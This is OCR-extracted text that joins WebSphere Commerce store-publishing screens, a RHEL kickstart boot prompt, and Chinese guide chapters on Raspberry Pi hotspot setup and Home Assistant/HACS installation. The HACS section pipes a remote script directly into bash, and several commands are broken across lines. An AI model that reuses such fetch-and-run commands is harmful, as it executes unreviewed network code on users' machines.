

Select
Site Administration Console
Security
Monitoring
Configuration
Store Archives
Help
Logout > Home > Publish
Previous
Next
Cancel
Sample data
Housewares
Select Automotive to publish a sample catalog, buyer contracts, taxation information, and other data assets from the automotive-store domain.
Select Hardware to publish a sample catalog, buyer contracts, taxation information, and other data assets from the hardware-store domain.
Select Housewares to publish a sample catalog, and no other data assets, from the housewares-store domain.
Select None to not publish any sample data.
Inventory model
Non-ATP
Choice of inventory model for your store.



Select
Site Administration Console
Security
Monitoring
Configuration
Store Archives
Help
Publish
Publish Status
Logout > Home > Publish
Previous
Finish
Cancel
You have selected the following parameters:
Name
Value
Store directory
ExtendedSites
Sample data
Housewares
Inventory model
Non-ATP
Assets are published to the following location:
/opt/IBM/WebSphere/AppServer/profiles/openxiu/installedApps/WC_openxiu_cell/WC_openxiu.ear/Stores.war
javascript:parent.writebct('3.1');







MadisonsEnhancements.sar


https://wcs.example.com:8002/webapp/wcs
证书错误
Adminis...
Web...
Select
Site Administration Console
Security
Monitoring
Configuration
Store Archives
Help
Logout > Home > Publish
Next
Cancel
Store Archives
Parameters
Summary
Store Archives
View
Add On Feature
Number of items: 5
Page Number
1
Go
First
1 of 1
Last
Store Archive
Description
MadisonsMobile.sar
A starter composite store archive containing pages for the Madisons Mobile storefront.
SocialCommerce.sar
Sample pages that demonstrate the Social Commerce feature.
MadisonsMobileEnhancements.sar
An archive containing mobile store enhancement assets. The enhancements enable digital wallet support in the mobile store checkout and account flows.
MadisonsEnhancements.sar
An archive containing store enhancement assets. The remote widgets enhancements allow customers to subscribe to feeds and share widgets on remote sites. Digital wallets support enables service functionality to store, access, manage, and organize customer coupon assets.
EliteEnhancements.sar
An archive containing store enhancement assets. The search enhancements enable search server integration, search-based catalog navigation, and product facets.


Select
Site Administration Console
Security
Monitoring
Configuration
Store Archives
Help
Logout > Home > Publish
Previous
Next
Cancel
Store Archives
Parameters
Summary
Parameters
Store archive: /opt/IBM/WebSphere/CommerceServer70/instances/openxiu/starterstores/AddOnFeatures/MadisonsEnhancements.sar
Specify the necessary values to publish a store in WebSphere Commerce.
Note: If the values are read only, you do not need to enter parameter values in those fields to publish this store archive.
Name
Value
Description
Marketing store identifier
MadisonsStorefrontAssetStore
The name that uniquely identifies the existing store to which the marketing data will be published.
Catalog store identifier
Extended Sites Catalog Asset Store
The name that uniquely identifies the existing store to which the catalog data will be published.
Customer facing store identifier
MadisonsESite
The name that uniquely identifies the existing customer facing store to which the store data will be published.
Sample Data
Madisons Sample Data
The sample data assets that will be published to your store catalog.
Select Madisons Sample Data to publish the sample data.
Select None to not publish any data.


Select
Site Administration Console
Security
Monitoring
Configuration
Store Archives
Help
Logout > Home > Publish
Previous
Finish
Cancel
Store Archives
Parameters
Summary
Summary
You are publishing the following store archive:
/opt/IBM/WebSphere/CommerceServer70/instances/openxiu/starterstores/AddOnFeatures/MadisonsEnhancements.sar
You have selected the following parameters:
Name
Value
Marketing store identifier
MadisonsStorefrontAssetStore
Catalog store identifier
Extended Sites Catalog Asset Store
Customer facing store identifier
MadisonsESite
Sample Data
Madisons Sample Data
Assets are published to the following location:
/opt/IBM/WebSphere/AppServer/profiles/openxiu/installedApps/WC_openxiu_cell/WC_openxiu.ear/Stores.war


RED HAT
ENTERPRISE LINUX 5
- To install or upgrade in graphical mode, press the <ENTER> key.
- To install or upgrade in text mode, type: linux text <ENTER>.
- Use the function keys listed below for more information.
[F1-Main] [F2-Options] [F3-General] [F4-Kernel] [F5-Rescue]
boot: linux ks=http://192.168.3.146:8000/ks.cfg_

部分 XXI. SBC - Single-board computers

第 188 章 Raspberry Pi

https://www.raspberrypi.org/

1. 配置工具

1.1. rpi-update

```
sudo rpi-update
```

2. WiFi 配置

2.1. 网络状态

```
pi@raspberrypi:~ $ networkctl
IDX LINK             TYPE               OPERATIONAL SETUP
  1 lo               loopback           carrier     unmanaged
  2 eth0             ether              routable    unmanaged
  3 wlan0            wlan               no-carrier  unmanaged

3 links listed.

pi@raspberrypi:~ $ networkctl status
●        State: routable
       Address: 192.168.0.147 on eth0
                fe80::108e:eede:2340:564e on eth0
       Gateway: 192.168.0.1 (Tenda Technology Co.,Ltd.Dongguan
branch) on eth0
```

2.2. WIFI 配置

```
自动连接区域内WIFI

sudo vi /etc/wpa_supplicant/wpa_supplicant.conf
在文件的末尾添加WIFI网络的名称以及密码，将要连接的wifi名称和密码替换即可。

network={
    ssid="SSID"
    psk="wifi_password"
}

使用sudo wpa_cli reconfigure命令启动连接

pi@raspberrypi:~ $ sudo wpa_cli reconfigure
Selected interface 'wlan0'
```

```
OK
```

2.3. WiFi 热点配置

准备树莓派 Raspberry Pi 3 B+

```
eth0 接入本地网络
wlan0 做WiFi热点
```

首先安装必须的软件，dnsmasq 是 DNS 域名解析服务。udhcpd 是 DHCP 服务，主要功能是为热点动态分配 IP地址。hostapd 是热点服务

```
sudo apt upgrade
sudo apt install dnsmasq hostapd udhcpd
```

配置网络接口

在 /etc/network/interfaces.d/ 目录中创建 wlan0 文件

```
sudo vim /etc/network/interfaces.d/wlan0

auto wlan0
iface wlan0 inet static
address 172.16.0.254
netmask 255.255.255.0
```

配置 DHCP

启用 DHCP

```
sudo vim /etc/default/udhcpd

DHCPD_ENABLED="no"

改为

DHCPD_ENABLED="yes"
```

配置DHCP分配IP地址范围

```
sudo cp /etc/udhcpd.conf{,.original}
sudo vim /etc/udhcpd.conf

start 172.16.0.20
end 172.16.0.200
interface wlan0
opt     dns     172.16.0.254
#opt    dns     8.8.8.8 4.4.4.4
option  subnet  255.255.255.0
opt     router  172.16.0.254
opt     wins    172.16.0.254
option  dns     114.114.114.114
option  domain  local
option  lease   864000          # 10 days of seconds
```

start和end是分配IP的起始与结束范围，interface wlan0 是指定 wlan0 接口广播DHCP，这样不会影响 eth0, 注意分配地址必须与wlan0 在同一个网段。

opt dns 8.8.8.8 4.4.4.4 使用Google的DNS，如果希望使用DNSMASQ 需要设置为 172.16.0.254

配置 **dnsmasq**

如果使用 dnsmasq 解析域名，上面的DHCP需要配置 opt dns 172.16.0.254，这样DHCP分配地址的时候DNS被设置为 172.16.0.254。

```
sudo cp /etc/dnsmasq.conf{,.original}
sudo vim /etc/dnsmasq.conf

interface=wlan0
bind-interfaces
server=8.8.8.8
server=4.4.4.4
server=114.114.114.114
domain-needed
bogus-priv
dhcp-range=172.16.0.20,172.16.0.200,12h
```

配置 **hostapd**

```
sudo vim /etc/default/hostapd

找到

#DAEMON_CONF= ""

修改为：

DAEMON_CONF="/etc/hostapd/hostapd.conf"
```

创建 /etc/hostapd/hostapd.conf 配置文件

```
sudo vim /etc/hostapd/hostapd.conf

# Basic configuration
interface=wlan0
ssid=netkiller
channel=1
#bridge=br0

# WPA and WPA2 configuration
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
wpa=3
wpa_passphrase=13113668890
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
rsn_pairwise=CCMP

# Hardware configuration
wmm_enabled=1
```

路由与转发

开启ipv4转发

```
sudo vim /etc/sysctl.conf

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

转发规则

```
sudo iptables -F
```

```
sudo iptables -X
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
sudo iptables -A FORWARD -i eth0 -o wlan0 -m state --state
RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A FORWARD -i wlan0 -o eth0 -j ACCEPT
```

```
sudo bash -c iptables-save > /etc/iptables.up.rules
sudo vim /etc/network/if-pre-up.d/iptables

#!/bin/bash
/sbin/iptables-restore < /etc/iptables.up.rules

sudo chmod 755 /etc/network/if-pre-up.d/iptables
```

启动热点

```
sudo systemctl restart networking
sudo systemctl restart udhcpd
sudo systemctl restart dnsmasq
sudo systemctl restart hostapd
```

故障排除

如果 hostapd 启动失败，可以运行下面命令调试

```
sudo hostapd -d /etc/hostapd/hostapd.conf
```

日志

```
$ cat /var/log/syslog | egrep "hostapd|dhcpcd"
```

执行 iptable 提示如下

```
pi@raspberrypi:~ $ sudo iptables -L
iptables v1.6.0: can't initialize iptables table `filter':
Table does not exist (do you need to insmod?)
Perhaps iptables or your kernel needs to be upgraded.
```

解决方案

```
pi@raspberrypi:~ $ sudo rpi-update
```

3. Android 9 Pie

首先下载固件 https://www.brobwind.com/wp-content/uploads/2019/03/2019_03_02_rpi3_13fa200.bin.gz

```
neo@MacBook-Pro-Neo ~/Downloads % sudo dd
if=2019_03_02_rpi3_13fa200.bin of=/dev/disk2 bs=4m
```

部分 XXII. Home Assistant

第 189 章 Home Assistant

Home Assistant 建议安装在 Debian 系的 Linux 中

1. 安装 Home Assistant

1.1. Docker 安装

安装 Docker

```
mkdir -p /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/debian/gpg | gpg -
-dearmor -o /etc/apt/keyrings/docker.gpg
echo "deb [arch=$(dpkg --print-architecture) signed-
by=/etc/apt/keyrings/docker.gpg]
https://download.docker.com/linux/debian $(lsb_release -cs)
stable" | tee /etc/apt/sources.list.d/docker.list > /dev/null

apt update -y
apt install -y curl gnupg2
apt install -y docker-ce docker-ce-cli containerd.io docker-
compose-plugin
```

1.2. Debian

安装依赖包

```
apt update
apt install udisks2
```

Agent for Home Assistant OS

```
wget https://github.com/home-assistant/os-agent/releases/latest/download/os-agent_1.5.1_linux_x86_64.deb
apt install ./os-agent_1.5.1_linux_x86_64.deb
systemctl status haos-agent

https://github.com/home-assistant/os-agent/releases/tag/1.5.1
```

```
wget https://github.com/home-assistant/supervised-installer/releases/download/1.4.3/homeassistant-supervised.deb
dpkg -i homeassistant-supervised.deb

wget https://github.com/home-assistant/supervised-installer/releases/latest/download/homeassistant-supervised.deb
apt install ./homeassistant-supervised.deb
```

```
sudo docker run --restart always -d --name homeassistant \
-v /PATH_TO_YOUR_CONFIG:/config \
--device=/PATH_TO_YOUR_USB_STICK \
-e TZ=Australia/Melbourne --net=host \
ghcr.io/home-assistant/home-assistant:stable

sudo dpkg -i https://github.com/home-assistant/supervised-installer/releases/download/1.4.3/homeassistant-supervised.deb

sudo docker run --restart always -d --name homeassistant \
--restart=unless-stopped \
-v /srv/homeassistant:/config \
-p 8123:8123 -p 4357:4357 \
-e TZ=Asia/Shanghai --net=host \
ghcr.io/home-assistant/home-assistant:stable
```

重启 debian

```
reboot
```

```
version: '3'
  services:
        homeassistant:
          container_name: homeassistant
          image: "ghcr.io/home-assistant/home-assistant:stable"
          volumes:
                - /PATH_TO_YOUR_CONFIG:/config
                - /etc/localtime:/etc/localtime:ro
          restart: unless-stopped
          privileged: true
          network_mode: host
```

1.3. Ubuntu

```
wget https://github.com/home-assistant/os-
agent/releases/latest/download/os-agent.deb
apt install ./homeassistant-supervised.deb

wget https://github.com/home-assistant/os-
agent/releases/latest/download/os-agent_1.5.1_linux_x86_64.deb
apt install ./os-agent_1.5.1_linux_x86_64.deb

curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo
apt-key add -
sudo add-apt-repository "deb [arch=amd64]
https://download.docker.com/linux/ubuntu $(lsb_release -cs)
stable"
apt install docker-ce
```

```
wget https://github.com/home-assistant/supervised-
installer/releases/latest/download/homeassistant-supervised.deb
apt install ./homeassistant-supervised.deb
```

1.4. 升级

```
root@homeassistant:~# apt list --installed | grep
homeassistant-supervised

WARNING: apt does not have a stable CLI interface. Use with
caution in scripts.

homeassistant-supervised/now 1.4.2 all [installed,local]
```

前往 https://github.com/home-assistant/supervised-installer/releases 找到需要升级的版本

```
root@homeassistant:~# wget https://github.com/home-
assistant/supervised-
installer/releases/download/1.5.0/homeassistant-supervised.deb
```

使用下面命令更新

```
dpkg -i --ignore-depends=systemd-resolved ./homeassistant-
supervised.deb
```

更新过程演示

```
root@homeassistant:~# dpkg -i --ignore-depends=systemd-resolved
./homeassistant-supervised.deb
(Reading database ... 35672 files and directories currently
installed.)
Preparing to unpack ./homeassistant-supervised.deb ...
[warn]
[warn] If you want more control over your own system, run
[warn] Home Assistant as a VM or run Home Assistant Core
[warn] via a Docker container.
[warn]
Leaving 'diversion of /etc/NetworkManager/NetworkManager.conf
to /etc/NetworkManager/NetworkManager.conf.real by
homeassistant-supervised'
Leaving 'diversion of /etc/NetworkManager/system-
connections/default to /etc/NetworkManager/system-
connections/default.real by homeassistant-supervised'
Leaving 'diversion of /etc/docker/daemon.json to
/etc/docker/daemon.json.real by homeassistant-supervised'
Leaving 'diversion of /etc/network/interfaces to
/etc/network/interfaces.real by homeassistant-supervised'
Unpacking homeassistant-supervised (1.5.0) over (1.4.2) ...
Setting up homeassistant-supervised (1.5.0) ...
[info] Restarting NetworkManager
[info] Restarting docker service


PING checkonline.home-assistant.io (127.0.0.1) 56(84) bytes of
data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64
time=0.391 ms

--- checkonline.home-assistant.io ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.391/0.391/0.391/0.000 ms
[info] Install supervisor startup scripts
[info] Install AppArmor scripts
[info] Start Home Assistant Supervised
[info] Installing the 'ha' cli
[warn] Could not find /etc/default/grub or
/boot/firmware/cmdline.txt failed to switch to cgroup v1
[info] Within a few minutes you will be able to reach Home
Assistant at:
```

```
[info] http://homeassistant.local:8123 or using the IP address
of your
[info] machine: http://10.10.0.10:8123
```

2. 配置文件

```
/usr/share/hassio/homeassistant
```

3. Home Assistant Community Store

https://github.com/hacs

https://github.com/hassio-addons/repository

3.1. 正常安装

配置 DNS

```
homeassistant:/config# cat /etc/resolv.conf
search local.hass.io
nameserver 8.8.8.8
```

进入容器安装 hacs

```
docker exec -it homeassistant bash
wget -O - https://get.hacs.xyz | bash -
```

```
homeassistant:/config# cat /etc/resolv.conf
search local.hass.io
nameserver 8.8.8.8

homeassistant:/config# wget -O - https://get.hacs.xyz | bash -
Connecting to get.hacs.xyz ([2606:4700:3031::ac43:8f2c]:443)
Connecting to raw.githubusercontent.com
([2606:50c0:8001::154]:443)
writing to stdout
INFO: Trying to find the correct directory...
-                    100% |************************|  3988
```

```
0:00:00 ETA
written to stdout
INFO: Found Home Assistant configuration directory at '/config'
INFO: Changing to the custom_components directory...
INFO: Downloading HACS
Connecting to github.com (20.205.243.166:443)
Connecting to github.com (20.205.243.166:443)
Connecting to objects.githubusercontent.com
(185.199.108.133:443)
saving to 'hacs.zip'
hacs.zip             100% |************************| 3889k
0:00:00 ETA
'hacs.zip' saved
INFO: Creating HACS directory...
INFO: Unpacking HACS...

INFO: Verifying versions
INFO: Current version is 2023.6.2, minimum version is 2022.11.0

INFO: Removing HACS zip file...
INFO: Installation complete.

INFO: Remember to restart Home Assistant before you configure
it
```

3.2. 遇到 Github 无法访问的情况怎么处理

如果无法下载，请添加 hosts 文件

```
docker exec -i homeassistant bash -c "echo 199.232.96.133
raw.githubusercontent.com >> /etc/hosts"
docker exec -i homeassistant bash -c "echo 140.82.114.4
github.com >> /etc/hosts"
```

3.3. 手工安装

手工安装，下载 hacs.zip 文件，然后复制到 homeassistant 机器上

```
unzip hacs.zip
scp -r hacs root@homeassistant.local:/tmp/
```

将宿主主机的 hacs 目录复制到 homeassistant 容器中的 /config/custom_components/ 目录下

```
root@homeassistant:~# docker cp /tmp/hacs
homeassistant:/config/custom_components/
                              Successfully copied 11.6MB to
homeassistant:/config/custom_components/
```

```
root@homeassistant:~# docker exec -it homeassistant bash
homeassistant:/config# ls custom_components/
hacs
```

集成方法 https://hacs.xyz/docs/configuration/basic/

3.4. Node-Red

/usr/share/hassio/homeassistant/custom_components

```
scp -r hass-node-red-1.4.0
root@homeassistant.local:/usr/share/hassio/homeassistant/custom
_components/
```

3.5. Xiaomi Miot Auto

手工安装



4. ha 命令

4.1. 检查版本

```
neo@MacBook-Pro-M2 ~> curl -s https://version.home-
assistant.io/stable.json
{
  "channel": "stable",
  "supervisor": "2023.07.1",
  "homeassistant": {
    "default": "2023.7.2",
    "qemux86": "2023.7.2",
    "qemux86-64": "2023.7.2",
    "qemuarm": "2023.7.2",
    "qemuarm-64": "2023.7.2",
    "generic-x86-64": "2023.7.2",
    "intel-nuc": "2023.7.2",
    "khadas-vim3": "2023.7.2",
    "raspberrypi": "2023.7.2",
    "raspberrypi2": "2023.7.2",
    "raspberrypi3": "2023.7.2",
    "raspberrypi3-64": "2023.7.2",
    "raspberrypi4": "2023.7.2",
    "raspberrypi4-64": "2023.7.2",
    "yellow": "2023.7.2",
    "tinker": "2023.7.2",
    "odroid-c2": "2023.7.2",
    "odroid-c4": "2023.7.2",
    "odroid-m1": "2023.7.2",
    "odroid-n2": "2023.7.2",
    "odroid-xu": "2023.7.2"
  },
  "hassos": {
    "ova": "10.3",
    "rpi2": "10.3",
    "rpi3": "10.3",
    "rpi3-64": "10.3",
    "rpi4": "10.3",
    "rpi4-64": "10.3",
    "yellow": "10.3",
```

```
    "tinker": "10.3",
    "odroid-c2": "10.3",
    "odroid-c4": "10.3",
    "odroid-m1": "10.3",
    "odroid-n2": "10.3",
    "odroid-xu4": "10.3",
    "generic-x86-64": "10.3",
    "generic-aarch64": "10.3",
    "khadas-vim3": "10.3"
  },
  "hassos-upgrade": {
    "9": "9.5",
    "8": "8.5",
    "7": "7.6",
    "6": "6.6",
    "5": "5.13",
    "4": "4.20",
    "3": "3.13"
  },
  "ota": "https://github.com/home-assistant/operating-
system/releases/download/{version}/{os_name}_{board}-
{version}.raucb",
  "cli": "2023.06.0",
  "dns": "2023.06.2",
  "audio": "2023.06.0",
  "multicast": "2023.06.2",
  "observer": "2023.06.0",
  "image": {
    "core": "homeassistant/{machine}-homeassistant",
    "supervisor": "homeassistant/{arch}-hassio-supervisor",
    "cli": "homeassistant/{arch}-hassio-cli",
    "audio": "homeassistant/{arch}-hassio-audio",
    "dns": "homeassistant/{arch}-hassio-dns",
    "observer": "homeassistant/{arch}-hassio-observer",
    "multicast": "homeassistant/{arch}-hassio-multicast"
  },
  "images": {
    "core": "ghcr.io/home-assistant/{machine}-homeassistant",
    "supervisor": "ghcr.io/home-assistant/{arch}-hassio-
supervisor",
    "cli": "ghcr.io/home-assistant/{arch}-hassio-cli",
    "audio": "ghcr.io/home-assistant/{arch}-hassio-audio",
    "dns": "ghcr.io/home-assistant/{arch}-hassio-dns",
    "observer": "ghcr.io/home-assistant/{arch}-hassio-
observer",
```

```
    "multicast": "ghcr.io/home-assistant/{arch}-hassio-
multicast"
  }
}
```

4.2. network

```
root@homeassistant:~# ha network info
docker:
  address: 172.30.32.0/23
  dns: 172.30.32.3
  gateway: 172.30.32.1
  interface: hassio
host_internet: false
